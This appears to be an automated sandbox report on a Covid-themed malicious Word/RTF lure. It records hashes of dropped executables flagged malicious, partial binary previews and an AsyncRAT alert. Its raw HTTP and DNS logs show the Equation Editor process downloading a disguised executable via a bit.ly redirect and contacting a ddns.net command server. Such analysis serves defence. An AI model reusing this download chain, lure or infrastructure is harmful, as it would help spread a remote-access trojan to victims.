Preview:	L.....F.... ....7h..{...7h..{..9AKR.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*...._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.9.....2.....WR.. .DEADLY~1.DOC..l.....Q.y.Q.y*...8.....D.e.a.d.l.y. .V.a.r.i.a.n.t.s. .o.f. .C.o.v.i.d. .1.9...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\128757\Users.user\Desktop\Deadly Variants of Covid 19.doc.6.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.D.e.a.d.l.y. .V.a.r.i.a.n.t.s. .o.f. .C.o.v.i.d. .1.9...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	119
Entropy (8bit):	4.715190191727231
Encrypted:	false
SSDEEP:	3:M1WoUzg0Fo5Ezg0FomX1WoUzg0Fov:MU7FFyEFFu7FFy
MD5:	F5B042E282283867959C5C4DC006A269
SHA1:	46AED4B701DD3CF1283F01E3284575073231499E
SHA-256:	E0FFBF41794378ABE8041471D6044D8AAD0AF014C35005E2C9803DC4E1E4EBB0
SHA-512:	8C9AD60F956B9855762689C284FE04B746B69A6CDBE0FE19F8E52869777C5C0060BE028F3BA140C50EE7F2070822A8B8283528F94403C1B9F1FD3921775C40DC
Malicious:	false
Preview:	[doc]..Deadly Variants of Covid 19.LNK=0..Deadly Variants of Covid 19.LNK=0..[doc]..Deadly Variants of Covid 19.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2IIlD9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Preview:	..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\WBLPQVYT.txt	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	ASCII text
Category:	downloaded
Size (bytes):	90
Entropy (8bit):	4.346866086240761
Encrypted:	false
SSDEEP:	3:jvQl5EEdAcAKgGIqkYi2SSz3LRQLWgVdTmy:21CcTDIqji2R3dgVdTz
MD5:	FC0E959CB4BBA53D9D57ED91323DC910
SHA1:	EC318BF5B96F688BE0F48F6E765B59C6C380704D
SHA-256:	203AC0200F37AEC3B1EF816C1FDC91CC78ABEF0417C8756D5D0CB0860826ECDB
SHA-512:	5555C234266A7C5035CC5E5ED070EE005737CBAC077B0896BFFA9A57AD42A14DE72F7C67BF1502CCB5A1128461636F2D7BAC352A82DB14418FB465DF996F37C
Malicious:	false
IE Cache URL:	bit.ly/
Preview:	_bit.l1miQy-aa188e9258a87e82cc-00G.bit.ly/.1536.3016295680.30906045.2606431658.30869911.*.

C:\Users\user\AppData\Roaming\rLliXAh.exe	
Process:	C:\Users\Public\69577.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1143808
Entropy (8bit):	6.509278540577558
Encrypted:	false
SSDEEP:	12288:GRe0EHIOjYgydfAv9kmIdffnlyMNZVjswXXyyWp+X117FlTxvrvt:TVydf2IdffY+rwwX77FlTxR
MD5:	DCCD2F6A61F8D95552863B537F2B6698
SHA1:	62C9D1B5C489133CBC0F19F3902724847BBFD765
SHA-256:	3266A27BD3BB930017AA09BC7483AB2E047292B47F9D9C5796C02FA566D00CFE
SHA-512:	E63F98F144CF843D1A920C37A9BBB689F3ACF11697637DB70636C842323805A5E3FC2DEDBAE9CC53FB5FEBC4D8D2E37E0E5BE3E59EDD6FEE44A90FB92699FE3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 11%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....3`.....P..&...L.....E... .....@.. ..... ..@.....XE..S....`...J..... ....H.....text....%... ...&..... ..`.rsrc....J...`...J...(.....@..@.rel oc.....r.....@..B.....E.....H.....E..\.....g..(.....0..#.....+.&...(....(.....(.....o.....*.....0.....+.&..8.....8.....+3...a.+....a. ...YE.....I.....+.....&..+.....+....YE.....&.....=...X...a...w.....+.+...(.....+....8}.....&..8p.....8h.....(.....=.8Y.....(....+.(....8C....?.8>.....<.85.....(....+..8.....8.....>.8.. ..*..0.....+.&...+H.. a.+....a8.....X+H..(H....+.....&..+...%YE.....6

C:\Users\user\Desktop\~$adly Variants of Covid 19.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2IIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\Public\69577.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1143808
Entropy (8bit):	6.509278540577558
Encrypted:	false
SSDEEP:	12288:GRe0EHIOjYgydfAv9kmIdffnlyMNZVjswXXyyWp+X117FlTxvrvt:TVydf2IdffY+rwwX77FlTxR
MD5:	DCCD2F6A61F8D95552863B537F2B6698
SHA1:	62C9D1B5C489133CBC0F19F3902724847BBFD765
SHA-256:	3266A27BD3BB930017AA09BC7483AB2E047292B47F9D9C5796C02FA566D00CFE
SHA-512:	E63F98F144CF843D1A920C37A9BBB689F3ACF11697637DB70636C842323805A5E3FC2DEDBAE9CC53FB5FEBC4D8D2E37E0E5BE3E59EDD6FEE44A90FB92699FE3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 11%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....3`.....P..&...L.....E... .....@.. ..... ..@.....XE..S....`...J..... ....H.....text....%... ...&..... ..`.rsrc....J...`...J...(.....@..@.rel oc.....r.....@..B.....E.....H.....E..\.....g..(.....0..#.....+.&...(....(.....(.....o.....*.....0.....+.&..8.....8.....+3...a.+....a. ...YE.....I.....+.....&..+.....+....YE.....&.....=...X...a...w.....+.+...(.....+....8}.....&..8p.....8h.....(.....=.8Y.....(....+.(....8C....?.8>.....<.85.....(....+..8.....8.....>.8.. ..*..0.....+.&...+H.. a.+....a8.....X+H..(H....+.....&..+...%YE.....6

Static File Info

General

File type:	Rich Text Format data, unknown version

General

Entropy (8bit):	6.324998517598124
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	Deadly Variants of Covid 19.doc
File size:	833197
MD5:	3d9171d094dae1fb8da244756dd9733c
SHA1:	91e43ec7a21e7e8c1fc2a6202ca3545974084ad2
SHA256:	4d1bde540b3c45739e1d8cff08e801ccb6ff9caad391109dc298b011a914e57c
SHA512:	3c612f02b4f3ae3113f08af66325cee173eede0bd7ff366048c2a86279c3dc9d6fa23e5e6d105d7d4dca5fb3c993e1b57f9674d3ccd70b79cb5b689043538eac
SSDEEP:	24576:GaCaCaCaCaCaCaCaCaCaCaCaCaCaCaCaCaCaCaCaCaCaCaO7v:G99999999999999999999999999b
File Content Preview:	{\rtf51437\page11419927264400464@ApJnbSmElkBYwPBr@-DysivyjzZmoIeCPiF<eh&&0_M-C_g--_-d,64>32997$Cv>yt=n5]:%_>jn8%bm\mklP;=u\m3699.28.... ....

File Icon



Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects


Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000C4595h								no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/22/21-19:52:54.267775	TCP	2030673	ET TROJAN Observed Malicious SSL Cert (AsyncRAT Server)	5000	49169	79.134.225.49	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 19:52:34.030258894 CET	49167	80	192.168.2.22	67.199.248.10
Feb 22, 2021 19:52:34.078953981 CET	80	49167	67.199.248.10	192.168.2.22
Feb 22, 2021 19:52:34.079070091 CET	49167	80	192.168.2.22	67.199.248.10
Feb 22, 2021 19:52:34.079585075 CET	49167	80	192.168.2.22	67.199.248.10
Feb 22, 2021 19:52:34.130676985 CET	80	49167	67.199.248.10	192.168.2.22
Feb 22, 2021 19:52:34.227475882 CET	80	49167	67.199.248.10	192.168.2.22
Feb 22, 2021 19:52:34.227626085 CET	49167	80	192.168.2.22	67.199.248.10
Feb 22, 2021 19:52:34.359882116 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.446923971 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.447447062 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.448152065 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.536376953 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.536528111 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.537424088 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.537738085 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.537766933 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.537790060 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.537816048 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.537839890 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.537863970 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.537875891 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.537887096 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.537890911 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.537894964 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.537914038 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.537961006 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.537966967 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.539580107 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.547821045 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.548002958 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.625053883 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.625113010 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.625154018 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.625185013 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.625196934 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.625211000 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.625214100 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.625232935 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.625323057 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.625353098 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.625403881 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.625406027 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.625413895 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.625444889 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.625531912 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.625684023 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.627624989 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.712013960 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.712066889 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.712100983 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.712116957 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.712121964 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.712162018 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.712373972 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.712414980 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.712452888 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.712481022 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.712486029 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.712491989 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.712531090 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.712532997 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.712537050 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.712595940 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.716445923 CET	80	49168	93.89.224.134	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 19:52:34.716567993 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.798217058 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.798254967 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.798274040 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.798299074 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.798408985 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.798568964 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.798593998 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.798612118 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.798633099 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.798645020 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.798650980 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.798702955 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.798712969 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.803931952 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.803965092 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.804162979 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.807508945 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.886324883 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.886382103 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.886423111 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.886470079 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.886482954 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.886521101 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.886521101 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.886526108 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.886571884 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.886626005 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.886630058 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.886697054 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.886878967 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.886893034 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.886989117 CET	49168	80	192.168.2.22	93.89.224.134
Feb 22, 2021 19:52:34.895035028 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.895128012 CET	80	49168	93.89.224.134	192.168.2.22
Feb 22, 2021 19:52:34.895210981 CET	49168	80	192.168.2.22	93.89.224.134

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 19:52:33.966006994 CET	52197	53	192.168.2.22	8.8.8.8
Feb 22, 2021 19:52:34.014686108 CET	53	52197	8.8.8.8	192.168.2.22
Feb 22, 2021 19:52:34.251554966 CET	53099	53	192.168.2.22	8.8.8.8
Feb 22, 2021 19:52:34.357984066 CET	53	53099	8.8.8.8	192.168.2.22
Feb 22, 2021 19:52:53.760273933 CET	52838	53	192.168.2.22	8.8.8.8
Feb 22, 2021 19:52:53.819189072 CET	53	52838	8.8.8.8	192.168.2.22
Feb 22, 2021 19:52:55.110183954 CET	61200	53	192.168.2.22	8.8.8.8
Feb 22, 2021 19:52:55.161643982 CET	53	61200	8.8.8.8	192.168.2.22
Feb 22, 2021 19:52:55.171720028 CET	49548	53	192.168.2.22	8.8.8.8
Feb 22, 2021 19:52:55.224850893 CET	53	49548	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 22, 2021 19:52:33.966006994 CET	192.168.2.22	8.8.8.8	0xc52c	Standard query (0)	bit.ly	A (IP address)	IN (0x0001)
Feb 22, 2021 19:52:34.251554966 CET	192.168.2.22	8.8.8.8	0x4d68	Standard query (0)	sgkmudder.org.tr	A (IP address)	IN (0x0001)
Feb 22, 2021 19:52:53.760273933 CET	192.168.2.22	8.8.8.8	0x5410	Standard query (0)	greatestyear2021.ddns.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 22, 2021 19:52:34.014686108 CET	8.8.8.8	192.168.2.22	0xc52c	No error (0)	bit.ly		67.199.248.10	A (IP address)	IN (0x0001)
Feb 22, 2021 19:52:34.014686108 CET	8.8.8.8	192.168.2.22	0xc52c	No error (0)	bit.ly		67.199.248.11	A (IP address)	IN (0x0001)
Feb 22, 2021 19:52:34.357984066 CET	8.8.8.8	192.168.2.22	0x4d68	No error (0)	sgkmudder.org.tr		93.89.224.134	A (IP address)	IN (0x0001)
Feb 22, 2021 19:52:53.819189072 CET	8.8.8.8	192.168.2.22	0x5410	No error (0)	greatestyear2021.ddns.net		79.134.225.49	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- bit.ly
- sgkmudder.org.tr

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	67.199.248.10	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:52:34.079585075 CET	0	OUT	GET /2Me6ei3 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: bit.ly Connection: Keep-Alive
Feb 22, 2021 19:52:34.227475882 CET	1	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Mon, 22 Feb 2021 18:52:34 GMT Content-Type: text/html; charset=utf-8 Content-Length: 133 Cache-Control: private, max-age=90 Location: http://sgkmudder.org.tr/2d/mgLD5CcdJx9YVKl.jpg Set-Cookie: _bit=l1miQy-aa188e9258a87e82cc-00G; Domain=bit.ly; Expires=Sat, 21 Aug 2021 18:52:34 GMT Via: 1.1 google Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 42 69 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 73 67 6b 6d 75 64 64 65 72 2e 6f 72 67 2e 74 72 2f 32 64 2f 6d 67 4c 44 35 43 63 64 4a 78 39 59 56 4b 6c 2e 6a 70 67 22 3e 6d 6f 76 65 64 20 68 65 72 65 3c 2f 61 3e 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <html><head><title>Bitly</title></head><body>moved here</body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	93.89.224.134	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:52:34.448152065 CET	2	OUT	GET /2d/mgLD5CcdJx9YVKl.jpg HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Connection: Keep-Alive Host: sgkmudder.org.tr
Feb 22, 2021 19:52:34.536528111 CET	2	IN	HTTP/1.1 200 OK Connection: Keep-Alive Cache-Control: public, max-age=604800 Expires: Mon, 01 Mar 2021 18:52:32 GMT Content-Type: image/jpeg Last-Modified: Mon, 22 Feb 2021 12:08:29 GMT Accept-Ranges: bytes Content-Length: 1143808 Date: Mon, 22 Feb 2021 18:52:32 GMT Server: LiteSpeed

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 896 Parent PID: 584

General

Start time:	19:52:36
Start date:	22/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fb80000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE91826B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$adly Variants of Covid 19.doc	success or wait	1	7FEE90A9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\Microsoft Office\Office14\PROOF\MSSP7EN.dub	unknown	310	success or wait	1	7FEE898E8B7	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	unknown	1	success or wait	1	7FEE8980793	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	unknown	4096	success or wait	1	7FEE89EAD58	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE8980793	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE89EAD58	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9CA5B12C-492C-4E57-AE2D-0E7798ADDEF4}.tmp	unknown	512	success or wait	746	7FEE8FE0172	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9CA5B12C-492C-4E57-AE2D-0E7798ADDEF4}.tmp	unknown	512	success or wait	9	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9CA5B12C-492C-4E57-AE2D-0E7798ADDEF4}.tmp	unknown	512	success or wait	2797	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9CA5B12C-492C-4E57-AE2D-0E7798ADDEF4}.tmp	unknown	512	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9CA5B12C-492C-4E57-AE2D-0E7798ADDEF4}.tmp	unknown	512	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9CA5B12C-492C-4E57-AE2D-0E7798ADDEF4}.tmp	unknown	512	success or wait	15	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9CA5B12C-492C-4E57-AE2D-0E7798ADDEF4}.tmp	unknown	512	success or wait	18	7FEE90A9AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE90BE72B	RegCreateKeyExA
